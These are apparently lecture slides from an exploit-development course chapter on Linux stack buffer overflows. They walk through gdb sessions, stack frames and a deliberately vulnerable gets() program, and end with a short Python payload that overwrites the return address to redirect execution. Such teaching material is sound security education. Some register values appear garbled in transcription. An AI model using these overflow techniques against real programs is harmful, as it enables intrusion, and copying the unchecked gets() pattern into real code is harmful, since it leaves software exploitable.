


CNIT 127: Exploit Development

Ch 2: Stack Overflows in Linux



Stack-based Buffer Overflows

- Most popular and best understood exploitation method
- Aleph One's "Smashing the Stack for Fun and Profit" (1996)
 - Link Ch 2a
- Buffer
 - A limited, contiguously allocated set of memory
 - In C, usually an *array*

C and C++ Lack Bounds-Checking

- It is the programmer's responsibility to ensure that array indices remain in the valid range

```
#include <stdio.h>
#include <string.h>

int main() {
    int array[5] = {1, 2, 3, 4, 5};
    printf("%d\n", array[5]);
}
```

Using gdb (GNU Debugger)

- Compile with symbols
 - gcc -g -o ch2a ch2a.c
- Run program in debugger
 - gdb ch2a
- Show code, place breakpoint, run to it
 - list
 - break 7
 - run
- Examine the memory storing "array"
 - x/10x &array

Reading Past End of Array

GNU nano 2.2.6

File: ch2a.c

```
#include <stdio.h>
#include <string.h>

int main()
{
    int array[5] = {1, 2, 3, 4, 5};
    printf("%d\n", array[5]);
}
```

```
root@kali:~/127# ./ch2a
-1208261692
root@kali:~/127#
```

```
root@kali:~/127/ppt# gcc -g -o ch2a ch2a.c
root@kali:~/127/ppt# gdb ch2a
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://
This is free software: you are free to change and
There is NO WARRANTY, to the extent permitted by l
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/127/ppt/ch2a...done.
(gdb) list
1      #include <stdio.h>
2      #include <string.h>
3
4      int main()
5      {
6          int array[5] = {1, 2, 3, 4, 5};
7          printf("%d\n", array[5]);
8      }
9
```

Reading Past End of Array

```
(gdb) break 7
Breakpoint 1 at 0x8048443: file ch2a.c, line 7.
(gdb) run
Starting program: /root/127/ch2a
-1208261692

Breakpoint 1, main () at ch2a.c:7
7      }
(gdb) x/10x array
0xbffff44c:    0x00000001    0x00000002    0x00000003    0x00000004
0xbffff45c:    0x00000005    0xb7fb63c4    0xbffff480    0x00000000
0xbffff46c:    0xb7e29a63    0x08048450
(gdb) █
```

- `array[5] = 0xb7fb63c4`

Writing Past End of Array

```
GNU nano 2.2.6                               File: ch2b.c
int main()
{
    int array[5];
    int i;

    for (i=0; i<=2000; i++)
    {
        array[i] = 10;
    }
}
```


Compile and Run, Crash

```
root@kali:~/127/ppt# gcc -g -o ch2b ch2b.c
root@kali:~/127/ppt# ./ch2b
Segmentation fault
root@kali:~/127/ppt# █
```

Debug

- Open in debugger
 - `gdb ch2b`
- Run
 - `run`
- Examine the memory storing "array"
 - `x/50x &array`

```
(gdb) run
Starting program: /root/127/ch2b

Program received signal SIGSEGV, Segmentation fault.
0x08048400 in main () at ch2b.c:9
9          array[i] = 10;
(gdb) █
```

Buffer Overflow

- Many RAM locations now contain 0xa
- But why, precisely, did that cause a crash?

```
(gdb) x/50x &array
0xbffff460:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff470:    0x0000000a    0x000002e8    0x00000000    0xb7e29a63
0xbffff480:    0x00000001    0xbffff514    0xbffff51c    0x0000000a
0xbffff490:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff4a0:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff4b0:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff4c0:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff4d0:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff4e0:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff4f0:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff500:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff510:    0x0000000a    0x0000000a    0x0000000a    0x0000000a
0xbffff520:    0x0000000a    0x0000000a
(gdb) █
```

Debug

- Examine registers
 - info registers
- Examine assembly code near eip
 - x/10i \$eip-10

10 (0xa) is not in any register

```
(gdb) info registers
eax          0x2e8      744
ecx          0x740edc19   1947130905
edx          0xbffff4a4   -1073744732
ebx          0xb7fb6000   -1208262656
esp          0xbffff458   0xbffff458
ebp          0xbffff478   0xbffff478
esi          0x0        0
edi          0x0        0
eip          0x8048400   0x8048400 <main+53>
eflags      0x10293   [ CF AF SF IF RF ]
cs          0x73      115
ss          0x7b      123
ds          0x7b      123
es          0x7b      123
fs          0x0        0
gs          0x33      51
(gdb) █
```

Last Command Writes \$0xa to RAM

- Evidently we went so far we exited the RAM allocated to the program

```
(gdb) x/10i $eip-10
0x80483f6 <main+43>: cld
0x80483f7 <main+44>: add    %al, (%eax)
0x80483f9 <main+46>: add    %al, (%eax)
0x80483fb <main+48>: jmp    0x804840c <main+65>
0x80483fd <main+50>: mov    -0x4(%ebp), %eax
=> 0x8048400 <main+53>: movl   $0xa, -0x18(%ebp, %eax, 4)
0x8048408 <main+61>: addl   $0x1, -0x4(%ebp)
0x804840c <main+65>: cmpl   $0x7cf, -0x4(%ebp)
0x8048413 <main+72>: jle    0x80483fd <main+50>
0x8048415 <main+74>: leave
(gdb) █
```

Intel v. AT&T Format

- gdb uses AT&T format by default, which is popular with Linux users
 - mov source, destination
- Windows users more commonly use Intel format
 - MOV DESTINATION, SOURCE

Intel	AT&T
PUSH EBP	pushl %ebp
MOV EBP, ESP	movl %esp, %ebp
SUB ESP, 48	subl \$0x48, %esp

Jasmin

Assembly Language Simulator



Registers

	bin	±dec	dec	hex
EAX:			0	
EBX:			0	
ECX:			0	
EDX:			0	
ESI:			0	
EDI:			0	
ESP:			4096	
EBP:			4096	
EIP:			0	

Registers

Flags

- Carry
- Sign
- Parity
- Trap
- Overflow
- Zero
- Auxiliary
- Direction

FPU Registers

name	value
ST0	0.0
ST1	0.0
ST2	0.0
ST3	0.0
ST4	0.0
ST5	0.0
ST6	0.0
ST7	0.0

```

0
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
    
```

Code

Help

Help

Memory

desc	hex	highlight	8 Bit	16Bit	32Bit
address	signed int	unsigned int	hex		
0x0	0	0	0x00000000		
0x4	0	0	0x00000000		
0x8	0	0	0x00000000		
0xC	0	0	0x00000000		
0x10	0	0	0x00000000		
0x14	0	0	0x00000000		
0x18	0	0	0x00000000		
0x1C	0	0	0x00000000		
0x20	0	0	0x00000000		
0x24	0	0	0x00000000		
0x28	0	0	0x00000000		
0x2C	0	0	0x00000000		
0x30	0	0	0x00000000		
0x34	0	0	0x00000000		
0x38	0	0	0x00000000		
0x3C	0	0	0x00000000		
0x40	0	0	0x00000000		
0x44	0	0	0x00000000		
0x48	0	0	0x00000000		
0x4C	0	0	0x00000000		
0x50	0	0	0x00000000		
0x54	0	0	0x00000000		
0x58	0	0	0x00000000		
0x5C	0	0	0x00000000		
0x60	0	0	0x00000000		
0x64	0	0	0x00000000		
0x68	0	0	0x00000000		
0x6C	0	0	0x00000000		
0x70	0	0	0x00000000		
0x74	0	0	0x00000000		
0x78	0	0	0x00000000		
0x7C	0	0	0x00000000		
0x80	0	0	0x00000000		
0x84	0	0	0x00000000		
0x88	0	0	0x00000000		
0x8C	0	0	0x00000000		
0x90	0	0	0x00000000		
0x94	0	0	0x00000000		
0x98	0	0	0x00000000		

Memory

The Stack

LIFO (Last-In, First-Out)

- ESP (Extended Stack Pointer) register points to the top of the stack
- PUSH puts items on the stack
 - push 1
 - push addr var

Address Value	
643410h Address of variable VAR	← ESP points to this address
643414h 1	
643418h	

Stack

- POP takes items off the stack
 - pop eax
 - pop ebx

Address	Value
643410h	Address of variable VAR
643414h	1
643418h	

← ESP points to this address

EBP (Extended Base Pointer)

- EBP is typically used for calculated addresses on the stack
 - `mov eax, [ebp+10h]`
- Copies the data 16 bytes down the stack into the EAX register

Functions and the Stack

Purpose

- The stack's primary purpose is to make the use of functions more efficient
- When a function is called, these things occur:
 - Calling routine stops processing its instructions
 - Saves its current state
 - Transfers control to the function
 - Function processes its instructions
 - Function exits
 - State of the calling function is restored
 - Calling routine's execution resumes

Example

```
GNU nano 2.2.6                               File: ch2d.c
#include <stdio.h>

void function(int a, int b)
{
    int array[5];
}

main()
{
    function(1,2);
    printf("Returned from function\n");
}
```

Using gdb (GNU Debugger)

- Compile with symbols
 - gcc -g -o ch2d ch2d.c
- Run program in debugger
 - gdb ch2d
- Show code, place breakpoint, run to it
 - list 1,12
 - break 9
 - break 11
 - break 4

```
(gdb) list 1,12
1      #include <stdio.h>
2
3      void function(int a, int b)
4      {
5          int array[5];
6      }
7
8      main()
9      {
10         function(1,2);
11         printf("Returned from function\n");
12     }
(gdb) █
```

Using gdb (GNU Debugger)

- Run to breakpoint after line 9
 - run
- Examine registers
 - info reg
- Run to breakpoint after line 4
 - continue
- Examine registers
 - info reg

In main() before calling function()

- esp 0xbffff460
- ebp 0xbffff468 (start of stack frame)
- eip 0x8048414 <main+17>

```
(gdb) run
Starting program: /root/127/ch2d

Breakpoint 1, main () at ch2d.c:10
10      function(1,2);
(gdb) info reg
eax          0x1          1
ecx          0xbffff480    -1073744768
edx          0xbffff4a4    -1073744732
ebx          0xb7fb6000    -1208262656
esp          0xbffff460    0xbffff460
ebp          0xbffff468    0xbffff468
esi          0x0          0
edi          0x0          0
eip          0x8048414    0x8048414 <main+17>
```

In function()

- esp 0xbffff430
- ebp 0xbffff450 (start of stack frame)
- eip 0x8048401 <function+6>

```
(gdb) cont
Continuing.


Breakpoint 3, function (a=1, b=2) at ch2d.c:6
6      }
(gdb) info reg
eax                0x1          1
ecx                0xbffff480   -1073744768
edx                0xbffff4a4   -1073744732
ebx                0xb7fb6000   -1208262656
esp                0xbffff430   0xbffff430
ebp                0xbffff450   0xbffff450
esi                0x0          0
edi                0x0          0
eip                0x8048401    0x8048401 <function+6>
```

Examine the Stack

- x/12x \$esp
- Highlight is function()'s stack frame
- Outlined area shows these items
 - Return address
 - Arguments of function(1,2)
- Next to the left is the original value of \$ebp

```
(gdb) x/12x $esp
0xbffff430: 0x00000000  0x00ca0000  0x00000001  0x08048299
0xbffff440: 0xbffff672  0x0000002f  0x080496f0  0x08048492
0xbffff450: 0xbffff468  0x0804841d  0x00000001  0x00000002
(gdb)
```

Figure 2-3: Visual representation of the stack after a function has been called



Using gdb (GNU Debugger)

- Run to breakpoint after line 11
- continue
- Examine registers
 - info reg

In main() after calling function()

- esp 0xbffffff460
- ebp 0xbffffff468
- eip 0x8048420 <main+29>

```
(gdb) cont
Continuing.

Breakpoint 2, main () at ch2d.c:11
11      printf("Returned from function\n");
(gdb) info reg
eax          0x1          1
ecx          0xbffffff480 -1073744768
edx          0xbffffff4a4 -1073744732
ebx          0xb7fb6000  -1208262656
esp          0xbffffff460 0xbffffff460
ebp          0xbffffff468 0xbffffff468
esi          0x0          0
edi          0x0          0
eip          0x8048420    0x8048420 <main+29>
```

Functions and the Stack


- Primary purpose of the stack
 - To make functions more efficient
- When a function is called
 - Push function's **arguments** onto the stack
 - Call function, which pushes the return address **RET** onto the stack, which is the **EIP** at the time the function is called

Functions and the Stack

- Before function starts, a **prolog** executes, pushing **EBP** onto the stack
- It then copies **ESP** into **EBP**
- Calculates size of local variables
- Reserves that space on the stack, by subtracting the size from **ESP**
- Pushes local variables onto stack

Functions and the Stack

Low memory
addresses &
top of Stack



High memory
addresses &
bottom of Stack

```
#include <stdio.h>

void function(int a, int b)
{
    int array[5];
}

main()
{
    function(1,2);
    printf("This is where the  
return address points\n");
}
```

GNU nano 2.2.6

File: ch2e.c

```
#include <stdio.h>

void function(int a, int b)
{
    int array[5];
}

main()
{
    function(1,2);
    printf("This is where the return address points\n");
}
```

```
root@kali:~/127# gcc -mpreferred-stack-boundary=2 -ggdb ch2e.c -o ch2e
```

```
root@kali:~/127# gdb ./ch2e
```

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x08048403 <+0>:      push   %ebp
   0x08048404 <+1>:      mov    %esp,%ebp
   0x08048406 <+3>:      push   $0x2
   0x08048408 <+5>:      push   $0x1
   0x0804840a <+7>:      call   0x80483fb <function>
   0x0804840f <+12>:     add    $0x8,%esp
   0x08048412 <+15>:     push   $0x80484c0
   0x08048417 <+20>:     call   0x80482d0 <puts@plt>
   0x0804841c <+25>:     add    $0x4,%esp
   0x0804841f <+28>:     leave
   0x08048420 <+29>:     ret
End of assembler dump.
```

- <main+3> puts a's value, 1, onto the stack
- <main+5> puts b's value, 2, onto the stack
- <main+7> calls function, which implicitly pushes **RET (EIP)** onto the stack

```
(gdb) disassemble function
Dump of assembler code for function function:
   0x080483fb <+0>:   push   %ebp
   0x080483fc <+1>:   mov    %esp,%ebp
   0x080483fe <+3>:   sub    $0x14,%esp
   0x08048401 <+6>:   leave
   0x08048402 <+7>:   ret
End of assembler dump.
```

- Prolog
 - Push **EBP** onto stack
 - Move **ESP** into **EBP**
 - Subtract 0x14 from stack to reserve space for array
- leave restores the original stack, same as
 - mov esp, ebp
 - pop ebp

Stack Buffer Overflow Vulnerability

```
GNU nano 2.2.6                               File: ch2f.c


#include <stdio.h>

void return_input(void)
{
    char array[30];

    gets(array);
    printf("%s\n", array);
}

main()
{
    return_input();

    return 0;
}
```



The image shows a terminal window with a dark background. The title bar at the top reads "GNU nano 2.2.6" on the left and "File: ch2f.c" on the right. The main area contains C code for a program named "ch2f.c". The code defines a function "return_input" that takes no arguments and returns void. Inside this function, a character array of size 30 is declared, the "gets" function is used to read input into it, and the input is printed using "printf". The "main" function calls "return_input" and then returns 0. In the bottom right corner, there is a faint watermark for "KALI LINUX" with the tagline "The quieter you become, the more..." below it.

Disassemble return_input

```
root@kali:~/127# gdb ./ch2f
```

```
(gdb) disassemble return_input
Dump of assembler code for function return_input:
   0x0804842b <+0>:    push   %ebp
   0x0804842c <+1>:    mov    %esp,%ebp
   0x0804842e <+3>:    sub    $0x20,%esp
   0x08048431 <+6>:    lea   -0x1e(%ebp),%eax
   0x08048434 <+9>:    push  %eax
   0x08048435 <+10>:   call  0x80482f0 <gets@plt>
   0x0804843a <+15>:   add   $0x4,%esp
   0x0804843d <+18>:   lea   -0x1e(%ebp),%eax
   0x08048440 <+21>:   push  %eax
   0x08048441 <+22>:   call  0x8048300 <puts@plt>
   0x08048446 <+27>:   add   $0x4,%esp
   0x08048449 <+30>:   leave
   0x0804844a <+31>:   ret
End of assembler dump.
(gdb) █
```

Set Breakpoints

- At call to gets
- And at ret

```
(gdb) disassemble return_input
Dump of assembler code for function return_input:
0x0804842b <+0>:      push   %ebp
0x0804842c <+1>:      mov    %esp,%ebp
0x0804842e <+3>:      sub    $0x20,%esp
0x08048431 <+6>:      lea   -0x1e(%ebp),%eax
0x08048434 <+9>:      push  %eax
0x08048435 <+10>:     call  0x80482f0 <gets@plt>
0x0804843a <+15>:     add   $0x4,%esp
0x0804843d <+18>:     lea   -0x1e(%ebp),%eax
0x08048440 <+21>:     push  %eax
0x08048441 <+22>:     call  0x8048300 <puts@plt>
0x08048446 <+27>:     add   $0x4,%esp
0x08048449 <+30>:     leave
0x0804844a <+31>:     ret
End of assembler dump.
(gdb) break * 0x08048435
Breakpoint 1 at 0x8048435: file ch2f.c, line 7.
(gdb) break * 0x0804844a
Breakpoint 2 at 0x804844a: file ch2f.c, line 9.
(gdb) █
```

Disassemble main

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804844b <+0>:      push   %ebp
   0x0804844c <+1>:      mov    %esp,%ebp
   0x0804844e <+3>:      call  0x804842b <return_input>
   0x08048453 <+8>:      mov    $0x0,%eax
   0x08048458 <+13>:     pop    %ebp
   0x08048459 <+14>:     ret
End of assembler dump.
```

- Next instruction after the call to `return_input` is `0x08048453`

Run Till First Breakpoint

```
(gdb) run
Starting program: /root/127/ch2f

Breakpoint 1, 0x08048435 in return_input () at ch2f.c:7
7         gets(array);
(gdb) x/20x $esp
0xbffff44c: 0xbffff452      0x00000001      0xbffff514      0xbffff51c
0xbffff45c: 0xb7e4139d      0xb7fb63c4      0xb7fff000      0x0804846b
0xbffff46c: 0xb7fb6000      0xbffff478      0x08048453      0x00000000
0xbffff47c: 0xb7e29a63      0x00000001      0xbffff514      0xbffff51c
0xbffff48c: 0xb7fed7da      0x00000001      0xbffff514      0xbffff4b4
(gdb) █
```

- Highlighted values are the saved EBP and the RET address

Continue and Input 40 Characters

```
(gdb) continue
Continuing.
AAAAAAAAAABBBBBBBBBBCCCCCCCCCDDDDDDDDDD
AAAAAAAAAABBBBBBBBBBCCCCCCCCCDDDDDDDDDD

Breakpoint 2, 0x0804844a in return_input () at ch2f.c:9
9      }
```

```
(gdb) x/20x 0xbffff44c
0xbffff44c:      0xbffff452      0x41410001      0x41414141      0x41414141
0xbffff45c:      0x42424242      0x42424242      0x43434242      0x43434343
0xbffff46c:      0x43434343      0x44444444      0x44444444      0x00000044
0xbffff47c:      0xb7e29a63      0x00000001      0xbffff514      0xbffff51c
0xbffff48c:      0xb7fed7da      0x00000001      0xbffff514      0xbffff4b4
(gdb) █
```

- 30 characters are stored correctly
- Next four overwrite stored EBP with 0x44444444 ('DDDD')
- Next four overwrite RET

Examine \$eip, Step One Instruction

```
(gdb) x/1i $eip
=> 0x804844a <return_input+31>: ret
(gdb) stepi
0x44444444 in ?? ()
(gdb) █
```

- **x/1i** means "Examine one instruction"
- **stepi** executes one machine language instruction

Observe Overwritten Registers

```
(gdb) stepi
0x44444444 in ?? ()
(gdb) info registers
eax          0x28          40
ecx          0xffffffff    -1
edx          0xb7fb7878    -1208256392
ebx          0xb7fb6000    -1208262656
esp          0xbfff478     0xbfff478
ebp          0x44444444    0x44444444
esi          0x0           0
edi          0x0           0
eip          0x44444444    0x44444444
```

- ebp and eip are 0x44444444 = 'DDDD'

Stack Overflow

Low memory
addresses &
top of Stack

Array[30]	AAAAAAAAAABBBBBBBBBBBBCCCCCCCCC
EBP	DDDD
RET	DDDD

High memory
addresses &
bottom of Stack

Controlling eip

- 0x44444444 is invalid and causes the program to halt
- We can put any valid memory address there
- However, at the point of the crash we have returned to main() so we should choose an instruction in main()

Call to return_input

- 0x0804844e
 - stored backwards in a string
 - "\x4e\x84\x04\x08"

```
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804844b <+0>:   push   %ebp
   0x0804844c <+1>:   mov    %esp,%ebp
   0x0804844e <+3>:   call   0x804842b <return_input>
   0x08048453 <+8>:   mov    $0x0,%eax
   0x08048458 <+13>:  pop    %ebp
   0x08048459 <+14>:  ret
End of assembler dump.
```

Python Exploit Code

- `sys.stdout.write` doesn't put a space or linefeed at end

```
GNU nano 2.2.6 File: ch2f-b
#!/usr/bin/python
import sys
sys.stdout.write("AAAAAAAAABBBBBBBBBBCCCCCCCCDDDD\x4e\x84\x04\x08")
```

```
root@kali:~/127# chmod a+x ch2f-b
root@kali:~/127# ./ch2f-b > ch2f-e
root@kali:~/127# ./ch2f < ch2f-e
AAAAAAAAABBBBBBBBBBCCCCCCCCDDDDN? 00 04
AAAAAAAAABBBBBBBBBBCCCCCCCCDDDDS? 00 04
root@kali:~/127#
```

How to Debug with Arguments

```
root@kali:~/127# gdb ./ch2f
GNU gdb (GDB) 7.4.1-debian
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /root/127/ch2f...done.
(gdb) run --args < attack-str-2f
Starting program: /root/127/ch2f --args < attack-str-2f
AAAAAAAAAABBBBBBBBBBCCCCCCCCDDDDm00
AAAAAAAAAABBBBBBBBBBCCCCCCCCDDDDr00
[Inferior 1 (process 13888) exited normally]
(gdb) █
```